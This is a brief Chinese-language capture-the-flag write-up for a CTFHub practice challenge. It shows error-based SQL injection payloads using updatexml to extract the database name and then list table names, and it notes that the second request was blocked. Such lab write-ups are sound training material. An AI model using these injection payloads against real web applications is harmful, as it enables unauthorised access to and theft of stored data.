


靶场地址
https://www.ctfhub.com/#/challenge

初始界面
查看源代码发现在请求头上添加?tips=1才能发burp发包

这关无回显考虑使用报错注入,使用name=xxx' and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+&pass=xxx,成功通过报错带出数据库
接着开始报表发现请求被拦截了
name=xxx' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)--+&pass=xxx
